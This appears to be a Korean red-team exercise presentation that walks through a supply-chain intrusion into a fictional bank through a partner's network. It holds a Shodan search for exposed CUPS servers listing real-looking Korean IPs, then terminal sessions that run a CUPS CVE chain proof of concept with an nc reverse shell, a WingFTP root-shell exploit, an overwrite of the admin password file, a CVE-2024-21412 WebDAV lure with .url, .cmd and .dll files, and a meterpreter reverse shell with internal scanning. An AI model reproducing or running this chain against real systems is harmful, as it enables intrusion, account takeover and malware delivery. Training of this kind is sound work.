
## 선정 이유

러시아-우크라이나 전쟁 중 러시아 APT28이 수행한 고스트메일 작전에서 실제로 사용된 취약점

우크라이나 정부를 대상으로 Zimbra 메일을 통해 데이터를 탈취함  
이 단계의 목표는 이후 악성 코드가 실행될 수 있는 환경을 만드는 것

# 협력사망 경유를 통한 공급망 연쇄 침투

V8 엔진 : CVE-2024-10230



## CVE 설명

크롬 V8 엔진의 타입 혼동 취약점  
공격자가 크롬 메모리를 임의로 읽고 쓸 수 있는 권한을 획득

## 동작 방식

직접 빌드 한 WebAssembly 모듈로 타입을 잘못 판단하게 유도  
기존의 Read/Write 함수를 사용자 정의 함수로 대체  
이 과정에서 V8 샌드박스 탈출 후 임의 코드 실행 권한 획득

## 샌드박스


웹 콘텐츠를 시스템 리소스와 격리하여 실행하는 보안 장치  
프로세스 간 경계를 설정하여 취약점 발생 시 피해 범위를 최소화

## 선정 이유

북한 해커 그룹인 시트린 슬릿이 주로 사용하는 V8 취약점과 유사한 취약점

# 협력사망 경유를 통한 공급망 연쇄 침투

크롬 브라우저 : CVE-2025-2783



|        |                                                   |
|--------|---------------------------------------------------|
| CVE 설명 | Mojo IPC를 이용한 탈출 취약점<br>브라우저 밖 시스템 전체를 장악할 수 있게 됨 |
| 동작 방식  | IPC 보안 검사 우회 → 핸들 처리 오류 → 샌드박스 탈출 → 시스템 완전 장악     |
| 사전 지식  | Mojo IPC : 크롬 샌드박스과 시스템간의 통신을 위한 프로세스 간 통신 프레임워크  |
| 선정 이유  | 2024년 2월부터 러시아 정부를 상대로 한 공격에 사용된 취약점              |



# 협력사망 경유를 통한 공급망 연쇄 침투

## 1. Shodan이나 OSINT를 통해서 631포트 중 열려 있는 협력사의 CUPS 서버 확인

SHODAN Explore Downloads Pricing port:631 country:KR

TOTAL RESULTS  
19,062

TOP CITIES

|         |       |
|---------|-------|
| Seoul   | 5,609 |
| Incheon | 1,384 |
| Busan   | 1,023 |
| Daegu   | 809   |
| Gwangju | 625   |

More...

TOP ORGANIZATIONS

|                                 |        |
|---------------------------------|--------|
| Korea Telecom                   | 14,759 |
| SK Broadband Co Ltd             | 2,854  |
| AWS Asia Pacific (Seoul) Region | 180    |
| Korean Education Network        | 124    |
| HYUNDAI COMMUNICATIONS NETWORK  | 109    |

More...

TOP PRODUCTS

|            |        |
|------------|--------|
| CUPS (IPP) | 14,293 |
| nginx      | 424    |

View Report View on Map Advanced Search

Product Spotlight: A native desktop app to access Shodan using your API key. Fast and optimized

**Brother MFC-J3930DW**

118.38.131.8  
Korea Telecom  
Korea, Republic of, Busan

HTTP/1.1 200 OK  
Cache-Control: no-cache  
Content-Length: 8130  
Content-Type: text/html  
Content-Language: en-gb  
Connection: Keep-Alive  
Server: debut/1.30  
Pragma: no-cache

**Not Found - CUPS v2.0.0**

211.33.105.167  
SK Broadband Co Ltd  
Korea, Republic of, Incheon

HTTP/1.1 404 Not Found  
Connection: close  
Content-Language: en\_US  
Content-Length: 342  
Content-Type: text/html; charset=utf-8  
Date: Wed, 22 Apr 2026 09:44:55 GMT  
Accept-Encoding: gzip, deflate, identity  
Server: CUPS/2.0 IPP/2.1

**Not Found - CUPS v2.4.7**

210.222.65.94  
Korea Telecom  
Korea, Republic of, Seoul

HTTP/1.1 404 Not Found  
Connection: close  
Content-Language: en\_US  
Content-Length: 342  
Content-Type: text/html; charset=utf-8

본격적인 공급망 연쇄 침투에 앞서, 타겟과 연결된 취약한 협력사를 찾아내는 초기 정찰 단계

공격자는 위협 인텔리전스 검색 엔진인 Shodan을 통해 국내에 노출된 CUPS 서버를 탐색

검색 결과 약 19,000개 이상의 서버가 인터넷에 노출된 것을 확인



# 협력사망 경유를 통한 공급망 연쇄 침투

## 2. CUPS 연쇄 취약점 체인(CVE-2024-47176, 47076, 47175, 47177)을 사용하여 CUPS의 LP 권한을 획득

OpenPrinting CUPS Home Administration Classes Help Jobs Printers

### Printers

Search in Printers:  Search Clear

Showing 15 of 15 printers.

| Queue Name                   | Description                                            | Location          | Make and Model             | Status                                      |
|------------------------------|--------------------------------------------------------|-------------------|----------------------------|---------------------------------------------|
| FIN_Notice_HighSpeed_Line_01 | Ricoh Pro C9200 Industrial Press - Main Billing Output | Production-Zone-A | Generic PostScript Printer | Idle                                        |
| FIN_Relay_192_168_24_4       | FIN_Relay_192_168_24_4                                 |                   | Main Printer               | Idle - "File "/usr/lib/filters 1.28.15" not |
| HQ_1F_Color_Printer          | Industrial Color Press - Node 101                      | Zone_1F           | Generic PostScript Printer | Idle                                        |
| HQ_1F_Mono_Printer           | Industrial Mono Press - Node 101                       | Zone_1F           | Generic PostScript Printer | Idle                                        |
| HQ_2F_Color_Printer          | Industrial Color Press - Node 201                      | Zone_2F           | Generic PostScript Printer | Idle                                        |
| HQ_2F_Mono_Printer           | Industrial Mono Press - Node 202                       | Zone_2F           | Generic PostScript Printer | Idle                                        |
| HQ_3F_Color_Printer          | Industrial Color Press - Node 302                      | Zone_3F           | Generic PostScript Printer | Idle                                        |
| HQ_3F_Mono_Printer           | Industrial Mono Press - Node 301                       | Zone_3F           | Generic PostScript Printer | Idle                                        |
| HQ_4F_Color_Printer          | Industrial Color Press - Node 401                      | Zone_4F           | Generic PostScript Printer | Idle                                        |
| HQ_4F_Mono_Printer           | Industrial Mono Press - Node 401                       | Zone_4F           | Generic PostScript Printer | Idle                                        |
| HQ_5F_Color_Printer          | Industrial Color Press - Node 502                      | Zone_5F           | Generic PostScript Printer | Idle                                        |
| HQ_5F_Mono_Printer           | Industrial Mono Press - Node 502                       | Zone_5F           | Generic PostScript Printer | Idle                                        |
| HR_Confidential_Xerox        | Xerox AltaLink C8055 - Restricted Access               | HQ-2F-HR-Zone     | Generic PostScript Printer | Idle                                        |

### CVE-2024-47176

cups-browsed가 UDP 631포트로 들어오는 외부 패킷을 맹목적으로 신뢰하여 타겟 서버가 공격자의 악성 IPP 서버로 프린터 속성을 요청하도록 유도함

### CVE-2024-47076

libcupsfilters가 악성 IPP 서버로부터 응답받은 프린터 속성값을 적절히 필터링 하지 않고 시스템 내부로 수용함

### CVE-2024-47175

libppd가 오염된 IPP 속성 데이터를 '/etc/cups/ppd/'에 필터링 없이 그대로 저장하여 파일 내부에 악의적인 페이로드가 주입함

# 협력사망 경유를 통한 공급망 연쇄 침투

## 2. CUPS 연쇄 취약점 체인(CVE-2024-47176, 47076, 47175, 47177)을 사용하여 CUPS의 LP 권한을 획득

```
(venv)kali@kali: ~/SK
Session Actions Edit View Help

(venv)-(kali@kali)-[~/SK]
$ python3 poc.py 192.168.24.4 192.168.24.13
malicious ipp server listening on ('0.0.0.0', 12345)
sending udp packet to 192.168.24.13:631 ...
waitng ...

kali@kali: ~
Session Actions Edit View Help

(kali@kali)-[~]
$ nc -lvnp 4444
listening on [any] 4444 ...
connect to [10.0.2.15] from (UNKNOWN) [192.168.24.13] 5053
bash: cannot set terminal process group (71501): Inappropr
bash: no job control in this shell
lp@cups:/var/spool/cron$ id
id
uid=7(lp) gid=7(lp) groups=7(lp)
lp@cups:/var/spool/cron$
```

### CVE-2024-47177

cups-filters가 오염된 PPD 파일 내의 지시자를 통해 시스템 명령어가 삽입되며, 피해자가 공격자 프린터로 인쇄를 시도할 때 임의 명령어가 실행되어 lp 권한의 셸을 획득함



# 협력사망 경유를 통한 공급망 연쇄 침투

## 3. 내부 자동화 스크립트를 확인하여 WingFTP의 주소를 확인

```
kali@kali: ~  
Session Actions Edit View Help  
lp@cup:/var/spool/cron$ ps -ef | grep python  
ps -ef | grep python  
root        690      1  0 Apr27 ?           00:00:00 /usr/bin/python3 /usr/bin/networkd-dispatcher --run-startup-triggers  
root        754      1  0 Apr27 ?           00:00:00 /usr/bin/python3 /usr/share/unattended-upgrades/unattended-upgrade-shutdown --wait-for-signal  
root       1625      1  0 Apr27 ?           00:00:00 sudo python3 /usr/local/bin/bank_daily_sync.py --target wingftp.shellbank.internal --port 80  
root       1627      1  0 Apr27 ?           00:00:00 python3 /usr/local/bin/bank_daily_sync.py --target wingftp.shellbank.internal --port 80  
lp@cup:/var/spool/cron$ cat /etc/hosts  
cat /etc/hosts  
127.0.0.1 localhost  
127.0.1.1 cups  
# The following lines are desirable for IPv6 capable hosts  
::1      ip6-localhost ip6-loopback  
fe00::0  ip6-localnet  
ff00::0  ip6-mcastprefix  
ff02::1  ip6-allnodes  
ff02::2  ip6-allrouters  
43.201.211.162 wingftp.shellbank.internal
```

정보 수집하는 과정에서 정기적으로 실행되는 추정되는 내부 동기화 스크립트가 존재하는 것을 확인하고 도메인 식별을 위해 '/etc/hosts/' 파일을 열람하여 IP 주소를 확보함

# 협력사망 경유를 통한 공급망 연쇄 침투

## 4. Kali에서 WingFTP로 접속하기 위한 터널링 작업

```
73 # 포트 포워딩 설정 (로컬포트, 목적지IP, 목적지포트)
74 relays = [
75     # 1. 포워드 터널 (Kali → Wing FTP)
76     (8888, wing_ftp_ip, 443),      # WebDAV/HTTP 파일 전달
77     (5466, wing_ftp_ip, 5466),    # Wing FTP 관리자 콘솔
```

```
lp@cups:/var/spool/cron$ ls -al /dev/shm/relay.py
ls -al /dev/shm/relay.py
-rw-rw-r-- 1 lp lp 3453 Apr 29 11:10 /dev/shm/relay.py
lp@cups:/var/spool/cron$ nohup python3 /dev/shm/relay.py > /tmp/relay.log 2>&1 &
<p python3 /dev/shm/relay.py > /tmp/relay.log 2>&1 &
[1] 198343
lp@cups:/var/spool/cron$
```

좌측 코드는 Kali에서 WingFTP로의 통신을 위한 터널링을 뚫기 위한 코드 중 발췌한 이미지임

Kali -> WingFTP접속을 위해 relay.py를 작성하여 터널을 뚫음



# 협력사망 경유를 통한 공급망 연쇄 침투

## 5. WingFTP 취약점(CVE-2025-47812)를 활용하여 루트권한 셸을 획득

```
kali@kali: ~/SK/wing
Session Actions Edit View Help

(kali@kali)-[~/SK/wing]
$ python3 CVE-2025-47812.py -u https://192.168.24.13:8888
[*] Targeting https://192.168.24.13:8888
[*] Logging in with injected payload...
[*] Triggering payload...
[+] Target is vulnerable! Command output:
uid=0(root) gid=0(root) groups=0(root) context=system_u:system_r:inistr
c_t:s0
[+] Shell opened. Type 'exit' or Ctrl+C to quit.

Shell> id
uid=0(root) gid=0(root) groups=0(root) context=system_u:system_r:inistr
c_t:s0
```

### CVE-2025-47812

외부로 노출된 익명 계정을 통해 접근한 뒤, ID 입력란에 NULL 바이트와 악성 명령어를 포함하여 전송함

이 과정에서 서버의 세션 처리 로직이 오작동하여 별도의 인증 없이 루트 권한 셸을 획득함



# 협력사망 경유를 통한 공급망 연쇄 침투

## 6. 획득한 셸을 사용하여 관리자의 비밀번호를 변경

```
Shell> python3 -c "import hashlib; print(hashlib.sha256(b'1q2w3e4r').hexdigest())"
72ab994fa2eb426c051ef59cad617750bfe06d7cf6311285ff79c19c32afd236
Shell> echo '<?xml version="1.0" ?><ADMIN_ACCOUNTS Description="Wing FTP Server Admin Accounts"><ADMIN><Admin_Name>admin</Admin_Name><Password>72ab994fa2eb426c051ef59cad617750bfe06d7cf6311285ff79c19c32afd236</Password><Type>0</Type><Readonly>0</Readonly><IsDomainAdmin>0</IsDomainAdmin><DomainList></DomainList><MyDirectory></MyDirectory><EnableTwoFactor>0</EnableTwoFactor><TwoFactorCode></TwoFactorCode></ADMIN></ADMIN_ACCOUNTS>'
> Data/_ADMINISTRATOR/admins.xml
[-] No output received.
Shell>
```


루트 권한을 이용해 서버의 관리가 설정 파일을 변조하여 비밀번호를 강제 변경함

이는 단순한 권한 탈취를 넘어 해당 서버를 타겟 내부망 침투를 위한 전략적 거점으로 삼기 위함임



# 협력사망 경유를 통한 공급망 연쇄 침투

## 7. Webdav 및 터널링을 위한 포트를 변경



관리자 페이지에 접속하여 기존에 할당되어 있던 서비스 포트(80, 990)를 임의의 비표준 포트(800, 9900)로 변경함

이는 이어질 CVE-2024-21412을 위한 Webdav 서버를 포트 충돌 없이 안정적으로 구동하기 위한 필수 사전 작업임

# 협력사망 경유를 통한 공급망 연쇄 침투

## 8. CVE-2024-21412를 위한 파일 업로드 및 Webdav 실행

```
Shell> ls -al /var/ftp/wingftp/2026/04
total 1216
drwxr-xr-x. 2 root root    98 Apr 29 12:15 .
drwxr-xr-x. 6 root root    46 Apr 29 11:42 ..
-rw-----. 1 root root 413356 Apr 06 11:56 report_040
6.zip
-rw-----. 1 root root 413394 Apr 13 11:56 report_041
3.zip
-rw-----. 1 root root 413300 Apr 20 11:56 report_042
0.zip
-rw-----. 1 root root 413294 Apr 27 12:14 report_042
7.zip
Shell> ls -al /tmp/webdav_share/pictures
total 51220
drwxrwxrwx. 2 root root    120 Apr 29 12:15 .
drwxrwxrwx. 3 root root     60 Apr 22 06:48 ..
-rw-----. 1 root root    135 Apr 29 12:14 2.url
-rw-----. 1 root root 52428800 Apr 29 12:14 Weekly_R
eport.pdf
-rw-----. 1 root root    307 Apr 29 12:14 a2.cmd
-rw-----. 1 root root   9216 Apr 29 12:14 b3.dll
```

피해자를 속일 미끼 파일(report\_0427.zip)과 실제 시스템을 장악할 파일들(2.url 등)을 분리하여 업로드 함

이후 앞선 단계에서 확보해둔 80번 포트를 이용하여 Webdav 서버를 실행함으로써 타겟 PC가 Windows의 보안 검증을 우회하여 내부망에서 알아서 악성파일을 다운로드 하도록 유도할 준비를 함



# 협력사망 경유를 통한 공급망 연쇄 침투

## 9. 관리자가 파일을 다운받아 실행하게 되면 공격자는 내부망 대외지원 관리자 PC의 셸을 획득



피해자가 악성 '.url' 파일을 실행하게 되면, 시각적으로는 정상적인 문서가 열려 별도의 의심을하지 못하게 만듦

하지만 사용자가 문서를 읽는 백그라운드에서는 보안 경고 없이 취약점이 발동되어, 공격자의 WebDAV 서버로부터 악성 셸이 다운로드 및 실행함



# 협력사망 경유를 통한 공급망 연쇄 침투

## 10. 관리자가 파일을 다운받아 실행하게 되면 공격자는 내부망 대외지원 관리자 PC의 셸을 획득

```
root@kali: /home/kali
Session Actions Edit View Help
msf > use exploit/multi/handler
[*] Using configured payload generic/shell_reverse_tcp
msf exploit(multi/handler) > set payload windows/x64/meterpreter/reverse_tcp
payload => windows/x64/meterpreter/reverse_tcp
msf exploit(multi/handler) > set LHOST 0.0.0.0
LHOST => 0.0.0.0
msf exploit(multi/handler) > set LPORT 5555
LPORT => 5555
msf exploit(multi/handler) > exploit
[*] Started reverse TCP handler on 0.0.0.0:5555
[*] Sending stage (232006 bytes) to 192.168.24.13
[*] Meterpreter session 1 opened (10.0.2.15:5555 -> 192.168.24.13:57552) at 2026-04-28 04:23:05 -0400

meterpreter > sysinfo
Computer      : SB-WF-ADMIN
OS            : Windows 10 22H2+ (10.0 Build 19045).
Architecture : x64
System Language : ko_KR
Domain        : SHELLBANK
Logged On Users : 7
Meterpreter   : x64/windows
meterpreter >
```

피해자가 위장된 보고서를 열람하는 순간, 백그라운드에서는 악성 페이로드가 실행되어 공격자에게 리버스 커넥션을 시도함

그 결과, 공격자는 방화벽 인바운드 정책을 우회하여 타겟 PC에 강력한 원격 제어권을 탈취함

직후 시스템 정보를 조회하여 탈취한 PC가 Shellbank 내부 도메인 관리자 단말기임을 식별함



# 협력사망 경유를 통한 공급망 연쇄 침투

## 11. 내부 스캔을 통해 IP 주소 스캔

```
root@kali: /home/kali
Session Actions Edit View Help
msf exploit(multi/handler) > sessions 1
[*] Starting interaction with 1...

meterpreter > run post/multi/gather/ping_sweep RHOSTS=192.168.50.0/24
[*] Performing ping sweep for IP range 192.168.50.0/24
[+] 192.168.50.1 host found
[+] 192.168.50.2 host found
